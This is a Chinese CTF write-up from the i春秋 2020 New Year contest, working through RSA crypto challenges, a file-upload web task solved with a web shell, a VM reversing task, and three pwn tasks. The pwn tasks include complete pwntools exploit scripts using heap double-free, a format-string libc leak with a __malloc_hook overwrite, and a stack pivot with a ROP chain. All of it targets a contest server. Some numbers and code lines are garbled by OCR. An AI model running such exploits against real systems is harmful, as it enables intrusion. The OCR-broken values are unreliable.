
# i春秋2020新春公益赛部分WP

原创

飞鸿踏雪（蓝屏选手） 于 2020-02-24 17:02:13 发布 806 收藏 1
分类专栏： 总结


### 文章目录



## Crypto

### 0x0 easyRsa

```
n = 27560959918385616419486273009594513460044316476337842585463553105701869531698366304637678008602799005181601310816935394003041930445509801196554897781529962616349442136039951911764620999116915741924245788988332766182305635804754798018489793066811741026902011980807157882639313892932653620491354630354060462594865874663773934670618930504925812833202047183166423043264815905853486053255310346030416687430724204177468176762512566055165798172418622268751968793997676391170773216291607752885987933866163158257336522567086228092863302685493888839866559622429685925525799985062044536032584132602747754107800116960090941957657
e1 = 464857
e2 = 190529
c1 = 21823306870841016169952481786862436752894840403702198056283357605213928505593301063582851595978932538906067287633295577036042158302374948726749348518563038266373826871950904733691046595387955703305846728530987885075910490362453202598654326947224392718573893241175123285569008519568745153449344966513636585290770127055273442962689462195231016899149101764299663284434805817339348868793709084130862028614587704503862805479792184019334567648078767418576316170976110991128933886639402771294997811025942544455255589081280244545901394681866421223066422484654301298662143648389546410087950190562132305368935595374543145047531c2 = 92062609350662578291213889536652573304627332927866443743222188355801148598662068246795534444064579191077490740875542775423458202154396467706804036695604744623694006418658109223320236206992102114742080208013862850686982803643698899401679999185862982804683010973495995601304619984933421387922640052282095374626740854107406938617828342123367818218101150041153244700139990924623104142579903107815340568073932061554603714548362304105451710685060441740011729226148051352606705248521391873703354928760940598605767948397049789885071479721094110333777494468213741957216960737487458252735579640155322610008269582883493482696641
```

很明显这是共模攻击，直接上脚本：

```python
#encoding=utf-8
import gmpy2
n = 27560959918385616419486273009594513460044316476337842585463553105701869531698366304637678008602799005181601310816935394003041930445509801196554897781529962616349442136039951911764620999116915741924245788988332766182305635804754798018489793066811741026902011980807157882639313892932653620491354630354060462594865874663773934670618930504925812833202047183166423043264815905853486053255310346030416687430724204177468176762512566055165798172418622268751968793997676391170773216291607752885987933866163158257336522567086228092863302685493888839866559622429685925525799985062044536032584132602747754107800116960090941957657
e1 = 464857
e2 = 190529
c1 = 21823306870841016169952481786862436752894840403702198056283357605213928505593301063582851595978932538906067287633295577036042158302374948726749348518563038266373826871950904733691046595387955703305846728530987885075910490362453202598654326947224392718573893241175123285569008519568745153449344966513636585290770127055273442962689462195231016899149101764299663284434805817339348868793709084130862028614587704503862805479792184019334567648078767418576316170976110991128933886639402771294997811025942544455255589081280244545901394681866421223066422484654301298662143648389546410087950190562132305368935595374543145047531c2 = 92062609350662578291213889536652573304627332927866443743222188355801148598662068246795534444064579191077490740875542775423458202154396467706804036695604744623694006418658109223320236206992102114742080208013862850686982803643698899401679999185862982804683010973495995601304619984933421387922640052282095374626740854107406938617828342123367818218101150041153244700139990924623104142579903107815340568073932061554603714548362304105451710685060441740011729226148051352606705248521391873703354928760940598605767948397049789885071479721094110333777494468213741957216960737487458252735579640155322610008269582883493482696641
s0, s1, s2 = gmpy2.gcdext(e1, e2)
if s1 < 0:
  s1 = -s1
  c1 = gmpy2.invert(c1, n)
elif s2 < 0:
  s2 = -s2
  c2 = gmpy2.invert(c2, n)
m = gmpy2.powmod(c1, s1, n)*gmpy2.powmod(c2, s2, n) % n
print('[-]m is:', m)
```

## 0x1 Easy_Rsa

```python
#!/usr/bin/env python
from Crypto.Util.number import *
from secret import FLAG,BIT
def genkey(bit):
    while True:
        p = getPrime(bit)
        q = (2 ** bit - 1) ^ p + 65537
        if isPrime(q):
            return p, q

p, q = genkey(BIT)
m = bytes_to_long(flag)
e = 65537
n = p*q
c = pow(m,e,n)

print('n={}'.format(n))
print('c={}'.format(c))

#n=77720323474491358233782203322754409935403112684483339991049559324785641279119034066530588197647382534867203978796727643886940007714058199570578639504538513644519245176975479376663684082179114726554605522291944170536140327006846182445358923884081637892337292353224270606590371277222961269149348110628906934453335792312984116701772468300679089177814305870621953042693748762558552648562194888964952364567321422889917592223152073588660386675916309021419007159544625300278965286841474589952662390390548958591499459686203539333414150870639966510376817527092244861838230355421050033297946267180132062671968125456061033218211
#c=20823033703865009997394070384333643845312684952853824623938647840293503141748339756972901153743824467465609361952421082835584100239986319743924377609206815536073388591570191785652940557557877569200031025065793351031696295464104394975702015545682660744217810474206871735304414692999762862817095263076612199256670828122943283432988362416245974914737938076879399128774329209340223044153403119301994675008337553904907636790816858219503322923036792234448168320009459727444929440449121682177651561100584749748873723880322869689360520105318506873613283267417074419387402954313539260379259501613868914378979908878618530973 18
```

可以看到q与p之间存在着函数关系：**q=F§=(2**bit-1)^p+65537** ,很自然的想直接通过解方程的方法来解出p、q，结果写脚本解了很久没解出来。这条路看来走不通了，于是探究了 （**2**bit-1**）**^p** 的性质发现相当于是 p的每一位都减去1。

那么F§可以表示成 **q=F§=p-a+65537,a=int('1'*bit,2)**，这是极其关键的一步，由此我联想到:

- **ph_i=(p-1)*(q-1)=n-p-q+1=n-(a-65537)+1**

发现p、q都抵消了，也就是说不用分解n就能够求得d！太神奇！太棒了~

现在问题变成了求a，也就是要知道bit是多少。因为我直接拿n去分解是分解不出的，猜都要猜bit至少是 **1024**，但是当时比赛我并不是猜出来的，而是试了bit=？两个数乘积位数和n一致，最后也得到了bit=1024，这样比较靠谱，就是慢了点。

```
from gmpy2 import*

    n=77720323474491358233782203322754409935403112684483339991049559324785641279119034066530588197647382534867203978796727643886940007714058199570578639504538513644519245176975479376663684082179114726554605522291944170536140327006846182445358923884081637892337292353224270606590371277222961269149348110628906934453335792312984116701772468300679089177814305870621953042693748762558552648562194888964952364567321422889917592223152073588660386675916309021419007159544625300278965286841474589952662390390548958591499459686203539333414150870639966510376817527092244861838230355421050033297946267180132062671968125456061033218 21

    c=20823033703865009997394070384333643845312684952853824623938647840293503141748339756972901153743824467465609361952421082835584100239986319743924377609206815536073388591570191785652940557557877569200031025065793351031696295464104394975702015545682660744217810474206871735304414692999762862817095263076612199256670828122943283432988362416245974914737938076879399128774329209340223044153403119301994675008337553904907636790816858219503322923036792234448168320009459727444929440449121682177651561100584749748873723880322869689360520105318506873613283267417074419387402954313539260379259501613868914378979908878 61853097318

    a=int('1'*1024,2)
    phi=n+1+a-65537
    d=invert(e,phi)
    m=pow(c,d,n)

    print m
```

[扩展]虽然到这里已经得到了flag，但是还想说一下如何求出p、q。

目前我们已经知道的是e、d、n、c。由

$$ed \equiv 1 \ mod \ (phi)$$

$$\Leftrightarrow$$

$$ed = kphi + 1$$

$$\Leftrightarrow$$

$$ed = k(n - p - q + 1) + 1$$

$$=>$$

$$p + q = n - \frac{ed - 1}{k} + 1$$

现在我们知道了p*q，p+q，可以联想到一元二次方程和韦达定理：

$$x^2-(p+q)x+4pq=0$$

$$pq=n$$

利用求根公式就可以得到:

$$p=\frac{(p+q)+\sqrt{(p+q)^2-4n}}{2}$$

$$q=\frac{(p+q)-\sqrt{(p+q)^2-4n}}{2}$$

唯一需要确定的就是k,爆破一下，k不会很大是可以做到的。

所以编写脚本：

```
#!/usr/bin/env python
    # coding=utf-8
    from gmpy2 import*

    def Calc_pq(n,e,d):
        for k in range(1,65537):
            b=n-(e*d-1)/k+1
            p=(b+iroot(b*b-4*n,2)[0])/2
            q=(b-iroot(b*b-4*n,2)[0])/2
            if p*q==n:
                return p,q


    n=77720323474491358233782203322754409935403112684483339991049559324785641279119034066530588197647382534867203978796727643886940007714058199570578639504538513644519245176975479376663684082179114726554605522291944170536140327006846182445358923884081637892337292353224270606590371277222961269149348110628906934453335792312984116701772468300679089177814305870621953042693748762558552648562194888964952364567321422889917592223152073588660386675916309021419007159544625300278965286841474589952662390390548958591499459686203539333414150870639966510376817527092244861838230355421050033297946267180132062671968125456061033218210
    c=20823033703865009997394070384333643845312684952853824623938647840293503141748339756972901153743824467465609361952421082835584100239986319743924377609206815536073388591570191785652940557557877569200031025065793351031696295464104394975702015545682660744217810474206871735304414692999762862817095263076612199256670828122943283432988362416245974914737938076879399128774329209340223044153403119301994675008337553904907636790816858219503322923036792234448168320009459727444929440449121682177651561100584749748873723880322869689360520105318506873613283267417074419387402954313539260379259501613868914378979908887861853097318
    e=65537
    a=int('1'*1024,2)
    phi=n-(a-65537)+1
    d=invert(e,phi)

    print Calc_pq(n,e,d)
```

可以得到：

```
p=107412325452291468353067653887023798123555681014149695007988108017352983919106742444636366959848122510718041124968495133155443915536044076418984388182044433014456411947595840123976437599315702250407343581123649598689543618730325019990273144652595572758995427067321783042271614826842736317563717605507947980729

q=72356988033940122419862865191878675238242016880080962265441973140379691886394220688072110362559413510402072754902898224503345853278372546073863042457429691363311481477269645152325782001930391869045739370961356170148607063612137861483639965888231664404355083617264515197675631111636979987271638724116276090949
```

- 其他未做出的密码题先留个坑。。。

# web

[前言]：web水平处于非常初级的阶段，所以这次比赛的web题只做出了一题。

## 0x0 ezupload

这道题我不明白它的意义，文件上传没有一点限制，所以导致很多人都解出来了。我就直接上了大马，好操作一点。然后在根目录下发现flag和readflag，flag本身设定了权限，直接读取是不行的，而另一个readflag文件已经是明示了，运行readflag就得到flag了。

# Reverse

[前言]：以前学过的知识有些忘了，然后对于系统编程的经验还比较浅，逆向经验也少，所以每次打比赛做Re都是随缘。这次比赛只做出1道逆向题T_T.

## 0x0 EasyVM

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    puts("Welcome to the game,have a good time!");
4    __isoc99_scanf("%s", input);
5    operate();
6    if ( !strcmp(input, flag) )
7      puts("Orz you are so good!");
8    else
9      puts("No No No !");
10   return 0;
11 }
```

出题人实在是太友好了，符号全保留了，那么这道题也算是一种VM逆向的启蒙题了，给个好评！

```
__int64 operate()
{
  __int64 v0; // rax
  __int64 result; // rax
  int v2; // [rsp+Ch] [rbp-4h]

  v2 = 0;
  while ( 1 )
  {
    result = opcode[v2];
    if ( (_DWORD)result == 255 )
      return result;
    v0 = opcode[v2];
    switch ( (unsigned int)off_55DE4F762C28 )
    {
      case 1u:
        mov(opcode[v2 + 1], opcode[v2 + 2]);
        v2 += 3;
        break;
      case 2u:
        xor(opcode[v2 + 1], opcode[v2 + 2]);
        v2 += 3;
        break;
      case 3u:
        add(opcode[v2 + 1], opcode[v2 + 2]);
        v2 += 3;
        break;
      case 4u:
        sub(opcode[v2 + 1], opcode[v2 + 2]);
        v2 += 3;
        break;
      case 5u:
        inc(opcode[v2 + 1]);
        v2 += 2;
        break;
      case 6u:
        dec(opcode[v2 + 1]);
        v2 += 2;
        break;
      default:
        continue;
    }
  }
}
```

这里IDA分析错误，实际上就是v0



这是整个程序的主要算法，像对于这种流程清晰，符号俱全的VM，我只要能够得知他每所有的操作就能够逆出flag了。

于是，我稍微整改代码，加上调试输出文本：

```
#include<stdio.h>
    #include"defs.h"
    unsigned char opcode[]={1, 1, 101, 1, 102, 1, 1, 101, 2, 2, 101, 102, 5, 101, 5, 101, 1, 2,101, 2, 3, 0, 2,
3, 2, 5, 4, 4, 4, 215, 1, 102, 5, 1, 101, 230, 4, 102,101, 1, 5, 102, 6, 6, 6, 6, 1, 101, 0, 2, 7, 101, 3, 8, 23
0, 4, 9, 210,1, 101, 10, 1, 102, 9, 3, 101, 102, 1, 10, 101, 6, 11, 5, 11, 6, 12,3, 12, 12, 1, 101, 13, 1, 102,
14, 3, 102, 101, 1, 14, 102, 3, 101,102, 1, 13, 101, 1, 101, 15, 1, 102, 16, 3, 102, 101, 1, 16, 102, 4,102, 101
, 1, 15, 102, 6, 17, 6, 17, 4, 18, 240, 4, 18, 240, 255, 0};
    uchar input[128]="flag{asdafawf26awf826awf6waf64624eag4eg}";//随意输入作为测试
    uchar r0=0,r1=0;

    uchar *GetPoint(uchar a1){
    if ( a1 == 0x65 )
        {
            printf("r0");
            return &r0;
        }
    if ( a1 == 0x66 )
    {
        printf("r1");
        return &r1;
    }
        printf("input[%u]",a1);
```

```
return &input[a1];
}

void Mov(uchar a1,uchar a2){

uchar *result; // rax
uchar v3; // dl
uchar *v4; // [rsp+8h] [rbp-10h]

v4 = GetPoint(a1);
if ( a2 <= 199 )
{
    printf("=");
    v3 = *GetPoint(a2);
    result = v4;
    printf("\n");
    *v4 = v3;
}
else
{
    printf("=%u+56\n",a2);
    result = v4;
    *v4 = a2 + 56;
}
}


void Xor(uchar a1,uchar a2){
uchar *result; // rax
uchar v3; // dl
uchar *v4; // [rsp+8h] [rbp-10h]

v4 = GetPoint(a1);
if ( a2 <= 199 )
{
    printf("^=");
    v3 = *GetPoint(a2) ^ *v4;
    result = v4;
    printf("\n");
    *v4 = v3;
}
else
{
    printf("^=%u+56\n",a2);
    result = v4;
    *v4 ^= a2 + 56;
}
}

void Add(uchar a1,uchar a2){
uchar *result; // rax
uchar v3; // dl
uchar *v4; // [rsp+8h] [rbp-10h]

v4 = GetPoint(a1);
if ( a2 <= 199 )
{
    printf("+=");
    v3 = *GetPoint(a2) + *v4;
```

```
    printf("\n");
    result = v4;
    *v4 = v3;
}
else
{
    printf("+=%u+56\n",a2);
    result = v4;
    *v4 += a2 + 56;
}
}

void Sub(uchar a1,uchar a2){
uchar *result; // rax
uchar v3; // dl
uchar *v4; // [rsp+8h] [rbp-10h]

v4 = GetPoint(a1);
if ( a2 <= 199 )
{
    printf("+=");
    v3 = *v4-*GetPoint(a2);
    printf("\n");
    result = v4;
    *v4 = v3;
}
else
{
    printf("-=%u-56\n",a2);
    result = v4;
    *v4 -= a2 - 56;
}
}

void Inc(uchar a1){
uchar *result; // rax
printf("++*");
result = GetPoint(a1);
printf("\n");
++*result;
}

void Dec(uchar a1)
{
uchar *result; // rax
result = GetPoint(a1);
printf("--*\n");
--*result;
}

int main(){

    int i,v2=0;
    uchar result=0;
    while(1){
        result=opcode[v2];
        if ( result == 0xff )break;
        i=opcode[v2];
        switch(i){
            case 1:Mov(opcode[v2+1],opcode[v2+2]);
```

```
                v2+=3;
                break;
        case 2:Xor(opcode[v2 + 1], opcode[v2 + 2]);
                v2+=3;
                break;
        case 3: Add(opcode[v2 + 1], opcode[v2 + 2]);
                v2 += 3;
                break;
        case 4:Sub(opcode[v2 + 1], opcode[v2 + 2]);
                v2 += 3;
                break;
        case 5:Inc(opcode[v2 + 1]);
                v2 += 2;
                break;
        case 6: Dec(opcode[v2 + 1]);
                v2 += 2;
                break;
        default:
                continue;
    }
  }

  return 0;
}
```

大致得到流程如下：

```
input[1]=r0
r1=input[1]
r0=input[2]
r0^=r1
++*r0
++*r0
input[2]=r0
input[3]^=input[0]
input[3]^=input[2]
++*input[4]
input[4]-=215-56
r1=input[5]
r0=230+56
r1+=r0
input[5]=r1
input[6]--*
input[6]--*
r0=input[0]
input[7]^=r0
input[8]+=230+56
input[9]-=210-56
r0=input[10]
r1=input[9]
r0+=r1
input[10]=r0
input[11]--*
++*input[11]
input[12]--*
input[12]+=input[12]
r0=input[13]
r1=input[14]
r1+=r0
input[14]=r1
r0+=r1
input[13]=r0
r0=input[15]
r1=input[16]
r1+=r0
input[16]=r1
r1+=r0
input[15]=r1
input[17]--*
input[17]--*
input[18]-=240-56
input[18]-=240-56
```

整理一下：

```
input[0]=input[0]^((220+56)&0xff) 102
input[1]=input[1]+input[0]     108
input[2]=(input[1]^input[2])+2 97
input[3]=input[3]^input[2]^input[0]
input[4]=input[4]+1-215-56
input[5]=input[5]+230+56
input[6]=input[6]-2
input[7]=input[7]^input[0]
input[8]=input[8]+230+56
input[9]=input[9]-210-56
input[10]=input[10]+input[9]
input[11]=input[11]
input[12]=input[12]-1+input[12]
input[14]=input[13]+input[14]
input[13]=input[13]+input[14]
input[16]=input[15]+input[16]
input[15]=input[15]+input[16]
input[17]=input[17]-2
input[18]=input[18]-2*(240+56)
```

然后根据程序最后的校验，可以得到变换后的input是

114,222,193,212,109,88,107,45,135,105,200,110,220,71,211,97,198,113,41

那么逆变换得到正确的输入是：

flag{vm_is_no**easy}，其中*表示未知。因为脚本的缘故，有两个地方不太准确，两个未知字符爆破也行，猜也行。正确的flag是 **flag{vm_is_not_easy}**

[扩展]：另外的方法就是利用符号执行，这是个屡试不爽的方法，但是起不到锻炼的效果，再者比赛的时候我的符号执行环境给弄没了，真的是醉了，不然可以争取多点分数。

# pwn

[前言]：这次的pwn总算让我感到欣慰，终于做出堆的题目了！

## 0x0 Some_thing_exceting

程序有增删改查4个操作，典型的菜单题，但是修改的操作并没有实质的作用。

在增加操作里，可以得到一个结构体：

```
}
ptr[i] = (Banana *)malloc(0x10uLL);
printf("> ba's length : ");
_isoc99_scanf("%d", &nbytes);
if ( (signed int)nbytes <= 0 || (signed int)nbytes > 0x70 )
{
  puts("Emmmmmm!Maybe you want Fool me!");
  bye();
}
buf = malloc((signed int)nbytes);
printf("> ba : ", &nbytes);
v0 = buf;
read(0, buf, (unsigned int)nbytes);
printf("> na's length : ", v0);
_isoc99_scanf("%d", (char *)&nbytes + 4);
if ( SHIDWORD(nbytes) <= 0 || SHIDWORD(nbytes) > 0x70 )
{
  puts("Emmmmmm!Maybe you want Fool me!");
  bye();
}
printf("> na : ", (char *)&nbytes + 4);
v5 = malloc(SHIDWORD(nbytes));
read(0, v5, HIDWORD(nbytes));
ptr[i]->ba = (char *)buf;
ptr[i]->na = (char *)v5;
puts("#----------------------#");
```

这里我一度以为可以溢出，耽误了不少时间



```
struct Banana{
    char *ba;
    char *na;
}
```

主要漏洞在删除操作里：

```
printf("> Banana ID : ");
_isoc99_scanf("%d", &v1);
if ( v1 < 0 || v1 > 10 || !ptr[v1] )
{
  puts("Emmmmmm!Maybe you want Fool me!");
  bye();
}
free(ptr[v1]->ba);
free(ptr[v1]->na);
free(ptr[v1]);
puts("#----------------------#");
puts("#      ALL Down!       #");
puts("########################");
```

double free

然后还在程序里找到一个有意思的地方：

```
unsigned __int64 read_flag()
{
  FILE *stream; // [rsp+0h] [rbp-10h]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  stream = fopen("/flag", "r");
  if ( !stream )
  {
    puts("Emmmmmm!Maybe you want Fool me!");
    exit(0);
  }
  byte_6020A0 = 0x60;
  fgets(flag, 45, stream);
  return __readfsqword(0x28u) ^ v2;
}
```



```
.bss:00000000006020A0 byte_6020A0     db ?                    ; DATA XREF: read_flag+59↑w
.bss:00000000006020A1                 align 8
.bss:00000000006020A8 ; char flag[64]
.bss:00000000006020A8 flag            db 40h dup(?)           ; DATA XREF: read_flag+6C↑o
.bss:00000000006020A8 _bss            ends
```

我瞬间明白了出题人的意图就是让我们利用 **fastbin attack** 得到flag的指针，然后利用查看功能就能够打印出flag了。

[exp]:

```python
#!/usr/bin/env python
    # coding=utf-8
    from pwn import*

    #p=process('./excited')
    p=remote('123.56.85.29',6484)
    def Add(ba_size,ba_dat,na_size,na_dat):
        p.sendlineafter('do :','1')
        p.sendlineafter('length : ',str(ba_size))
        p.sendlineafter('ba : ',ba_dat)
        p.sendlineafter('length : ',str(na_size))
        p.sendlineafter('na : ',na_dat)
    def Del(idx):
        p.sendlineafter('do :','3')
        p.sendlineafter('ID : ',str(idx))
    def Show(idx):
        p.sendlineafter('do :','4')
        p.sendlineafter('ID : ',str(idx))

    flag=0x00000000006020A8

    Add(0x50,'a'*8,0x50,'a'*8)
    Add(0x50,'b'*8,0x50,'b'*8)
    Add(0x50,'c'*8,0x50,'c'*8)
    #Add(0x60,''*8,0x60,'a'*8)
    Del(0)
    Del(1)
    Del(0)
    Add(0x50,p64(0x602098),0x50,p64(0x602098))
    Add(0x50,'',0x50,'')
    Add(0x50,'',0x20,'')
    Show(5)
    p.interactive()
```

## 0x1 Some_thing_interesting

[保护]：

```
Arch:     amd64-64-little
RELRO:    Full RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      PIE enabled
```

思路和上一道差不多，只不过这次是要getshell然后读取flag。

这次的编辑操作可以用了，我是通过 **fastbin attack** 去修改 **mallock_hook** 为onegadget。

这个程序还存在格式化字符串漏洞，可以用来泄露libc地址。


[exp]:

```python
#!/usr/bin/env python
# coding=utf-8
from pwn import*

if False:
    p=process('./interested')
    libc=ELF('/lib/x86_64-linux-gnu/libc.so.6',checksec=False)
    elf=p.elf
else:
    p=remote('123.56.85.29',3041)
    libc=ELF('/lib/x86_64-linux-gnu/libc.so.6',checksec=False)


def Login(s):
    p.sendafter('please:',s)
def Add(os_l,os_s,re_l,re_s):
    p.sendlineafter('do :','1')
    p.sendlineafter("O's length : ",str(os_l))
    p.sendafter('O : ',os_s)
    p.sendlineafter("RE's length : ",str(re_l))
    p.sendafter('RE : ',re_s)
def Edit(idx,os_s,re_s):
    p.sendlineafter('do :','2')
    p.sendlineafter('ID : ',str(idx))
    p.sendafter('O : ',os_s)
    p.sendafter('RE : ',re_s)
def Del(idx):
    p.sendlineafter('do :','3')
    p.sendlineafter('ID : ',str(idx))
def Show(idx):
    p.sendlineafter('do :','4')
    p.sendlineafter('ID : ',str(idx))

def Leack():
    p.sendlineafter('do :','0')

Login('OreOOrereOOreO%17$p')
Leack()
p.recvuntil('OreOOrereOOreO')
libc_base=int(p.recvuntil('\n')[:-1],16)-libc.sym['__libc_start_main']-240
info("eip:"+hex(libc_base))

malloc_hook=libc.sym['__malloc_hook']+libc_base
info("malloc_hook:"+hex(malloc_hook))

Add(0x60,'a'*8+'\n',0x60,'a'*8+'\n')
Add(0x60,'b'*8,0x60,'b'*8)
Del(1)
Del(2)
Edit(1,p64(malloc_hook-0x1b-8),p64(malloc_hook-0x1b-8))
Add(0x60,'\n',0x60,'\n')
Add(0x60,'\n',0x60,'\n')

one=0xf1147+libc_base
pay='\0'*0x13+p64(one)+'\n'
Edit(4,pay,pay)
p.interactive()
```

- 好巧不巧的是容器中的libc版本和我环境的是一样的，因此不用再找libc了。

## 0x2 BorrowStack

[保护]：




主要代码：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buf; // [rsp+0h] [rbp-60h]

  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  puts(&s);
  read(0, &buf, 0x70uLL);
  puts("Done!You can check and use your borrow stack now!");
  read(0, &bank, 0x100uLL);
  return 0;
}
```

栈可以溢出0x10字节，然后向BSS段中写入0x100个字节数据。很明显这题的考点就是栈迁移到BSS段上，通过在BSS段上构造ROP chain来getshell。

首先要分两次进行，第一次先将栈布置好，然后泄露libc内存：

```
# 栈迁移至BSS
pay='a'*0x60+p64(new_stack+0x80)+p64(read_addr)#+p64(main)
p.sendafter('want\n',pay)

# 泄露libc内存
pay='\0'*0x88+p64(pop_rdi)+p64(_libc_start_main_got)+p64(puts_plt)
pay+=p64(pop_rbp)+p64(new_stack+0x30)+p64(read_addr)+p64(0xdeadbeef)*2

p.sendlineafter('now!\n',pay)
p.sendline('\n\n')
p.sendlineafter('now!\n','\n')
```

第二次，将返回地址设置成onegadget，getshell。

```
ay='a'*0x38+p64(one_gad+libc_base)+'\0'*0x20
p.send(pay)
p.sendlineafter('now!\n',pay)
```

[exp]：

```python
#!/usr/bin/env python
    # coding=utf-8
    from pwn import*

    #context.log_level=1
    p=remote('123.56.85.29',3635)#process('./borrowstack')
    elf=ELF('borrowstack',checksec=False)
    libc=ELF("/lib/x86_64-linux-gnu/libc.so.6",checksec=False)

    pop_rdi=0x0000000000400703
    pop_rsi=0x0000000000400701
    leave=0x400699
    pop_rbp=0x0000000000400590
    read_addr=0x400660
    one_gad=0xf02a4
    puts_plt=elf.plt['puts']
    _libc_start_main_got=elf.got['__libc_start_main']
    main=0x400626#0x400660#0x0000000000400626
    new_stack=0x0000000000601080

    pay='a'*0x60+p64(new_stack+0x80)+p64(read_addr)#+p64(main)
    p.sendafter('want\n',pay)

    pay='\0'*0x88+p64(pop_rdi)+p64(_libc_start_main_got)+p64(puts_plt)
    pay+=p64(pop_rbp)+p64(new_stack+0x30)+p64(read_addr)+p64(0xdeadbeef)*2

    p.sendlineafter('now!\n',pay)
    p.sendline('\n\n')
    p.sendlineafter('now!\n','\n')


    libc_base=u64(p.recv(6)[:].ljust(8,'\0'))-libc.sym['__libc_start_main']
    info("one:"+hex(libc_base+one_gad))

    pay='a'*0x38+p64(one_gad+libc_base)+'\0'*0x20
    p.send(pay)
    p.sendlineafter('now!\n',pay)

    p.interactive()
```

[注意]：栈的设置BSS+offset,offset要稍微大一点，建议在0x80及其以上，否则第二次没法进行！

## 总结

这次比赛算是有了些进步，至少不是做完签到题就歇菜了。